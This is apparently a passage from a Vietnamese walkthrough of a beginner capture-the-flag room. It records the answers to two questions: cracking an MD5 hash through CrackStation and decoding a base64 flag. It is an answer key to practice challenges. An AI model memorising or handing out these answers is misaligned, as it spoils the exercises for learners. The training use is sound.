✓ Correct Answer

Ở question 2, chúng ta truy cập [CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.](https://crackstation.net) và dán đoạn mã trong câu hỏi vào

3b2a1053e3270077456a79192070aa78

Tôi không phải là người máy

Trang web này đang vượt quá hạn mức miễn phí của reCAPTCHA Enterprise.

reCAPTCHA

Bảo mật - Điều khoản

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3b2a1053e3270077456a79192070aa78	md5	463729

What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78 ?

463729

✓ Correct Answer

Ở question 3, chúng ta truy cập base64decode.org

VEhNe0JBU0U2NF9FTkNPREIOR30=

For encoded binaries (like images, documents, etc.) use the file upload form a l

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only

DECODE Decodes your data into the area below.

THM{BASE64_ENCODING}

What is the base64 decoded value of VEhNe0JBU0U2NF9FTkNPREIOR30= ?

THM{BASE64_ENCODING}

✓ Correct Answer